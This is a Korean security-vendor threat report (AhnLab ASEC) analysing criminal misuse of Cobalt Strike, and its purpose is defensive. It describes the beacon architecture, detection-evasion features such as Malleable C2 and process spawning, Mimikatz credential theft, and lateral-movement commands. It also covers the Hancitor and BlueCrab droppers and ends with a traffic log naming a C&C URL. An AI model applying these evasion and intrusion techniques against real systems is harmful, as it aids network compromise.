ASEC Report

Vol.103

AhnLab

Contents

ASEC Report Vol.103 2021 Q2

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

코발트 스트라이크(Cobalt Strike) 분석 보고서

킬체인부터 랜섬웨어까지, 2021 코발트 스트라이크 종합분석

기업 및 기관의 네트워크와 시스템에 대한 보안 취약점을 점검하기 위한 목적으로 사용 가능한 상용 침투 테스트 도구로 잘 알려진 일명 '코발트 스트라이크(Cobalt Strike)'는 침투 테스트 단계별로 다양한 기능들을 지원하는 것이 가장 큰 특징이다. 하지만 코발트 스트라이크의 크랙 버전이 공개됨에 따라 다수의 공격자들에 의해 악성코드로써 악용되고 있다. 특히 최근에는 국내 기업들을 대상으로 하는 랜섬웨어 공격에서, 공격자들이 내부 시스템 장악을 위한 중간 단계로 코발트 스트라이크를 악용하는 사례가 다수 발견되었다.

코발트 스트라이크는 최초 감염을 위한 다양한 형태의 페이로드 생성부터 계정 정보 탈취, 측면 이동(Lateral Movement)을 거쳐 시스템 장악까지 단계별로 필요한 기능들을 제공한다. 또한 다양한 세부 설정이 가능하며, 한 단계 더 나아가 써드 파티 모듈(Third-Party Module)이라는 확장성까지 제공하고 있다. 따라서 코발트 스트라이크를 이용한 공격을 분석하고 방어하기 위해서는 코발트 스트라이크가 제공하는 다양한 기능뿐만 아니라 탐지를 회피할 수 있는 여러 기법들로 인한 다방면의 가능성까지 모두 고려해야 할 필요가 있다.


이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 코발트 스트라이크의 공격 방식 및 단계별 특징을 소개한다. 이와 함께 2021년 2분기까지 발견된 코발트 스트라이크를 이용한 실제 랜섬웨어 공격 사례들에 대해 면밀히 살펴보고자 한다.

01. 코발트 스트라이크 공격 흐름

코발트 스트라이크는 크게 비컨(beacon), 팀 서버(Team Server), 코발트 스트라이크 클라이언트(Cobalt Strike Client) 3가지로 구분할 수 있다. 가장 먼저 감염 PC에서 백도어로 동작하

는 실질적인 악성코드를 비컨(beacon)이라고 한다. 비컨은 코발트 스트라이크가 제공하는 명령을 수행할 수 있는 백도어이며, 다양한 형태를 가짐으로써 외부망을 포함하여 내부망에서도 C&C(Command & Control) 서버로부터의 명령을 받아 악성 행위를 수행할 수 있다.

그 다음 요소는 비컨이 통신하는 서버로 팀 서버(Team Server)라고 불리는 실질적인 C&C 서버이다. 마지막으로 코발트 스트라이크 클라이언트(Cobalt Strike Client)가 있는데, 공격자는 코발트 스트라이크 클라이언트를 이용해 팀 서버에 연결한 후 해당 팀 서버를 거쳐서 비컨에 명령을 전달할 수 있다. 코발트 스트라이크 클라이언트는 비컨 제어 외에도 비컨 및 스테이저(stager)라고 불리는 악성 페이로드 생성, 확장 기능 제공과 같은 다양한 기능 및 UI를 제공한다.



[그림 1] 코발트 스트라이크를 이용한 공격 흐름

[그림 1]은 코발트 스트라이크를 이용한 공격 흐름을 나타낸 것으로 코발트 스트라이크의 구성 요소 및 단계별 공격 동향을 파악할 수 있다.

외부와 연결된 특정 기업 시스템이 비컨에 감염된 경우, 공격자는 권한 상승 및 미미카츠(Mimikatz) 등을 이용한 계정 정보 탈취를 거쳐 기업 시스템 내부의 다른 시스템으로 측면 이동


(Lateral Movement)을 진행할 수 있다. 코발트 스트라이크는 이러한 과정을 지원하는 것에 특화된 툴이라고 할 수 있다.

측면 이동(Lateral Movement)은 결국 원격 시스템에 또 다른 비컨을 설치하는 것이며 내부망일 경우에는 SMB 비컨을 설치한다. 즉 외부에 연결된 시스템에서는 HTTP 또는 HTTPS와 같은 비컨을 설치하여 외부 C&C 서버로부터 명령을 받으며, 외부와 연결되어 있지 않은 시스템에 대해서는 SMB 비컨을 이용하여 SMB 프로토콜을 이용하여 통신한다. SMB 비컨은 HTTP 비컨을 거쳐서 C&C 서버로부터 직접적으로 명령을 전달받을 수 있다. 즉 일반적인 백도어 악성코드들과 달리 코발트 스트라이크는 내부에 존재하는 시스템에 대한 직접적인 제어를 제공한다.

또한 코발트 스트라이크는 보안 제품 탐지를 회피하기 위한 목적으로 다양한 기법들을 제공한다. 비컨이 실행 중이라는 것은 비컨이 프로세스로서 동작 중인 것을 의미한다. 코발트 스트라이크는 의심 프로세스를 특정할 수 없게 하기 위해 스폰(Spawn)과 같은 다양한 설정을 제공하며, 인자 또한 지정할 수 있기 때문에 현재 시스템에서 프로세스만으로 의심 프로세스를 특정하는 것이 불가능하게 된다. 더 나아가 네트워크 통신과 관련해서도 직접적으로 패킷을 조작할 수 있기 때문에 HTTP 및 HTTPS 비컨의 통신을 패킷 기반으로 탐지하는 것은 어렵다. 결과적으로 비컨은 특정 프로세스의 메모리상에 존재하게 되는데, 메모리에 존재하는 형태와 관련해서도 다양한 설정이 제공되어 메모리 기반의 탐지를 우회할 수 있다.

02. 코발트 스트라이크를 활용한 사이버 공격 킬 체인(Kill Chain)

코발트 스트라이크는 초기 침투, 거점 확보, 권한 상승, 내부 정찰, 측면 이동, 제어 유지의 과정을 거쳐 목적을 달성한다. [그림 2]는 코발트 스트라이크를 활용한 사이버 공격 킬 체인을 나타낸 것이다.



[그림 2] 코발트 스트라이크를 활용한 사이버 공격 킬 체인

2.1. 초기 침투(Initial compromise) 및 거점 확보(Establish foothold)

코발트 스트라이크에서 백도어 역할을 담당하는 것은 비컨이다. 즉 특정 시스템이 코발트 스트라이크에 감염되었다는 것은 비컨이 설치되어 실행 중이라는 것을 의미한다. 코발트 스트라이크는 비컨을 다양한 형태로 제공하는데, 이 방식에 따라 스테이저(Stager)와 스테이지리스(Stageless) 방식으로 구분할 수 있다.

스테이저는 외부에서 비컨을 다운로드하여 메모리상에서 실행하는 미터프리터(Meterpreter)이다. 비컨을 직접 포함하지 않기 때문에 크기가 작으며 추가적으로 비컨을 다운로드하는 과정이 필요한 형태이다. 스테이저는 외부에서 비컨을 다운로드할 때 http, https 및 dns 프로토콜을 사용할 수 있다. 또한 측면 이동(Lateral Movement) 과정에서 내부망으로 비컨을 전파할 때는 네임드 파이프(Named Pipe), 즉 SMB 프로토콜을 이용해 비컨을 전달한다. 스테이지리스 방식은 추가로 외부에서 비컨을 다운로드하는 과정이 필요없는 형태로서, 비컨을 포함하고 있기 때문에 일정 크기 이상을 갖는다.

비컨을 다운로드하여 실행하는 스테이저 방식이나, 특정한 형태로 존재하는 비컨을 로드하여 실행하는 스테이지리스 방식 모두 꼭 실행 파일 형태를 가질 필요는 없기 때문에 코발트 스트라이크는 다양한 종류의 페이로드를 제공한다. 기본적으로 제공하는 빌더는 exe, dll, Service exe

같은 실행 파일 형식뿐만 아니라 hta, vba 매크로, 파워쉘 명령 그리고 로우(Raw)한 형태들도 생성할 수 있다.

비컨도 스테이저와 마찬가지로 http, https, dns 등과 같은 프로토콜을 이용해 C&C 서버와 통신할 수 있다. 측면 이동(Lateral Movement) 과정에서 내부망에 설치되는 비컨은 외부와 연결된 것이 아니기 때문에 SMB 프로토콜을 이용해 통신하는 SMB 비컨이 설치된다.

최초 설치되는 비컨은 그 형태에 따라 다양한 프로세스로 동작할 수 있다. 이는 측면 이동(Lateral Movement) 과정에서 내부 전파 시에도 마찬가지인데, 기본 설정의 코발트 스트라이크인 경우에는 최초 실행되는 프로세스가 명령에 따라 rundll32.exe, powershell.exe, WinRM 방식의 wsmprovhost.exe가 될 수 있다. 하지만 코발트 스트라이크는 이와 같이 의심스러운 프로세스로 비컨이 동작하지 않도록 스폰(Spawn)이라는 기능을 제공한다. 스폰(Spawn) 기능은 마찬가지로 프로파일(Profile) 파일에서 설정할 수 있는데, 인젝션할 정상 프로세스의 경로명과 인자를 지정할 수 있다. 만약 감염 환경에서 의심스러운 프로세스 중 하나인 powershell.exe에 비컨이 로드되어 실행된다고 하더라도 스폰(Spawn) 기능을 통해 정상 프로세스에 비컨을 인젝션하여 동작시킬 경우, 보안 제품에서 탐지 대상으로 구체적인 프로세스를 지정하여 탐지할 수 없다는 문제가 발생한다.

코발트 스트라이크는 시스템에 침입 후 공격자 서버와의 연결을 유지하기 위해, 네트워크 패킷 기반의 탐지 시스템을 우회하는 몰리어블 C&C 프로파일(Malleable C&C profile)이라는 기능을 사용할 수 있다. 이 기능은 코발트 스트라이크의 명령 및 제어(Command & Control) 트래픽을 공격자의 의도에 맞게 수정할 수 있는 것으로, 예를 들면 구글(Google), 빙(Bing) 등 정상 서버의 트래픽으로 위장하여 네트워크 보안 시스템을 피해 공격자 서버와 통신을 할 수 있다. 코발트 스트라이크는 이 기술을 사용하기 위해 '프로파일(Profile)'이라는 설정 파일을 사용하며, 해당 설정 파일은 코발트 스트라이크의 핵심 요소 중 하나이다.

2.2. 권한 상승(Privilege Escalation)

초기 침투 및 거점 확보 단계가 완료되면 공격자는 내부 네트워크 측면 이동(Lateral

Movement)을 위한 로컬 관리자 계정 혹은 도메인 관리자 계정 정보를 획득하고자 할 것이다. 코발트 스트라이크에서는 이러한 계정 정보 획득을 위해 미미카츠(Mimikatz) 기능을 지원한다. 하지만 미미카츠(Mimikatz)의 계정 정보 탈취 명령을 수행하기 위해서는 관리자 이상의 권한을 필요로 하므로 미미카츠(Mimikatz) 실행 전 권한 상승이 우선되어야 한다. 이를 위해 공격자들은 UAC Bypass나 LPE 취약점들을 사용하는데, 코발트 스트라이크에서 기본적으로 제공하는 기능들도 존재하지만 써드 파티 툴들을 이용하기도 한다.

2.3. 내부 정찰(Internal Reconnaissance)

피해 시스템에 권한 상승 및 미미카츠(Mimikatz) 실행으로 자격 증명 정보 탈취가 완료되면 공격자는 해당 시스템을 완전히 장악했다고 볼 수 있다. 내부 정찰 단계는 ADFind, 포트(Port) 스캐닝 기능을 사용하여 현재 시스템과 연결된 네트워크상의 모든 PC에 대해 정보를 수집하는 단계이다.

공격자들이 정보 수집을 위해 주로 사용하는 도구인 ADFind는 현재 네트워크상의 액티브 디렉터리(Active Directory) 정보를 수집해주는 커맨드 라인 형태의 도구이다. 예를 들어 FIN6와 같은 APT 공격 그룹에서는 ADFind 도구를 배치 파일 형태로 실행하여 실행의 결과물로써 도메인 컨트롤러 리스트, 서브넷 리스트, 도메인에 존재하는 컴퓨터 정보, 현재 시스템이 속한 액티브 디렉터리(Active Directory) 정보 등을 수집한다.

2.4. 측면 이동(Lateral Movement)

포트 스캐닝이나 ADFind와 같은 툴을 이용한 내부 정찰 과정과 자격 증명 정보 탈취 과정이 완료되면 내부 전파 과정을 진행할 수 있다. 코발트 스트라이크에서는 직접적인 쉘 명령을 이용할 수도 있겠지만, psexec(psexec64), psexec_psh, winrm(winrm64), ssh(ssh-key)와 같이 기본적으로 제공하는 다양한 명령들을 사용할 수도 있다.

2.5. 제어 유지(Maintain persistence) 및 목적 완료(Complete Misson)

위의 과정까지 모두 진행되면 시스템은 이미 공격자에게 장악당한 이후이기 때문에 코발트 스트라이크의 확장 모듈을 추가하거나 다른 악성 코드를 설치하는 등 아무런 제약없이 공

격자가 원하는 명령을 수행할 수 있다. 이 중 가장 먼저 수행할 명령은 제어 유지(Maintain persistence)이다. 공격자는 보통 감염된 PC가 재부팅되거나 프로세스를 종료하는 등 예상치 못하게 비컨이 종료될 수 있어, 비컨이 다시 실행될 수 있도록 지속성 명령을 수행한다.

03. 코발트 스트라이크 공격 사례


코발트 스트라이크의 유포 단계, 설치 단계, 측면 이동(Lateral Movement) 단계별 실제 공격 사례는 다음과 같다.

3.1. 코발트 스트라이크 유포 단계

(1) 블루크랩(BlueCrab)

레빌(Revil) 또는 소디노키비(Sodinokibi)라고도 알려진 블루크랩 랜섬웨어는 사용자들이 크랙과 같은 프로그램을 다운로드하기 위해 구글 검색 시 피싱 페이지를 통해 크랙 프로그램으로 위장하여 다운로드될 수 있다. 최초 다운로드되는 압축 파일 내부에는 다운로더 기능을 갖는 자바스크립트 파일이 존재한다. 이 JS 파일은 실행 시 사용자 시스템에 %USERDNSDOMAIN% 환경 변수가 존재하는지 여부를 검사한다. 해당 환경 변수는 기업의 AD 서버 환경과 같이 도메인이 설정된 경우에 존재하며, 만약 이 환경 변수가 존재하지 않을 시에는 일반 사용자로 생각하고 블루크랩 랜섬웨어 행위를 수행한다. 만약 %USERDNSDOMAIN% 환경 변수가 존재한다면 기업 사용자의 PC로 인지하고 코발트 스트라이크를 설치한다.


[그림 3]은 코발트 스트라이크를 설치하는 블루크랩 다운로더를 나타낸 것으로, JS 파일은 파워쉘 명령을 실행하며 이 파워쉘 프로세스 메모리상에서 로더(Loader)와 인젝터(Injector) 바이너리가 로드되어 실행된다. 최종적으로 인젝터 역할을 하는 파워쉘 프로세스가 'C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe' 경로의 프로세스를 실행한 후 여기에 비컨을 로드하는 델파이 로더를 인젝션한다. 인젝션된 비컨은 HTTPS 통신을 통해 C&C 서버와 통신한다.



[그림 3] 코발트 스트라이크를 설치하는 블루크랩 다운로더

(2) 한시터(Hancitor)


한시터(Hancitor)는 스팸 메일의 첨부 파일을 통해 유포되는 다운로더 악성코드로 보통 MS Office 문서 파일을 그 대상으로 한다. MS Office 문서 파일을 거쳐 실제 한시터(Hancitor) 바이너리가 실행되는 흐름으로 진행되며, 한시터(Hancitor) 자체도 다운로더이므로 추가 악성코드를 다운로드하여 설치한다. 워드 문서를 실행하면 사회공학 기법을 이용해 매크로가 활성화될 수 있도록 한다. [그림 4]와 같은 이미지를 보여주면서 사용자가 상단의 '콘텐츠 사용' 버튼을 클릭하도록 유도하는 것이다.



[그림 4] 매크로 활성화 버튼 클릭을 유도하는 사진

추가적으로 다운로드되는 악성코드로는 과거의 포니(Pony) 인포스틸러, 보트랙(Vawtrak) 뱅킹 악성코드 등이 있었다고 알려져 있으며, 최근에는 피커스틸러(FickerStealer) 인포스틸러가 코발트 스트라이크를 설치하고 있다.

C&C 서버는 전달받은 감염 PC 정보를 기반으로 추가 페이로드를 전달하는데, 일반적인 환경에서는 피커스틸러(FickerStealer)가 다운로드되지만 액티브 디렉터리(Active Directory) 환경에서는 코발트 스트라이크가 추가적으로 다운로드되는 것이 확인되었다. 한시터(Hancitor)는 기업 환경 즉 액티브 디렉터리(Active Directory) 환경에 피커스틸러(FickerStealer) 및 코발트 스트라이크를 설치한다. 실제로 액티브 디렉터리(Active Directory)에서 한시터(Hancitor)를 실행시키면 [그림 5]와 같은 도메인 정보를 전달하고 명령을 전달받는다.



[그림 5] 도메인 정보 전달

다운로드되는 3개의 페이로드들 중에서 1개는 피커스틸러(FickerStealer)라는 인포스틸러 악성코드이며, 나머지 2개는 비컨을 다운로드하는 스테이저(Stager) 쉘코드이다. 각각의 스테이저(Stager)는 비컨을 다운로드한 후 정상 프로그램인 svchost.exe에 인젝션하며, 감염 PC에서는

2개의 코발트 스트라이크 비컨이 동작한다. [그림 6]은 코발트 스트라이크의 다운로드 및 실행 목록을 나타낸 것이다.


Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
200	HTTP	api.ipify.org	/	13		text/plain	rundll32:4076	Hancitor : Check IP
200	HTTP	sumbahas.com	/8/forum.php	155		text/html	rundll32:4076	Hancitor : C&C
